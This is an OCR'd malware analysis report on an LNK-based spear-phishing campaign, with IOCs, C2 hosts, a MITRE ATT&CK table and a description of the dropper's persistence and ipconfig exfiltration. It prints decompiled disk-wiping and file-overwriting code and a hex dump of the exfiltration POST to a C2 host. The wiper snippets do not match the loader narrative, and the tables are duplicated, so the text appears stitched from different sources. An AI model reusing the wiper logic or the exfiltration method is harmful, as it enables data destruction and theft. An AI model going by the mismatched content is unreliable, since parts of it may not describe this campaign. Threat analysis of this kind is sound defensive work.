
C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

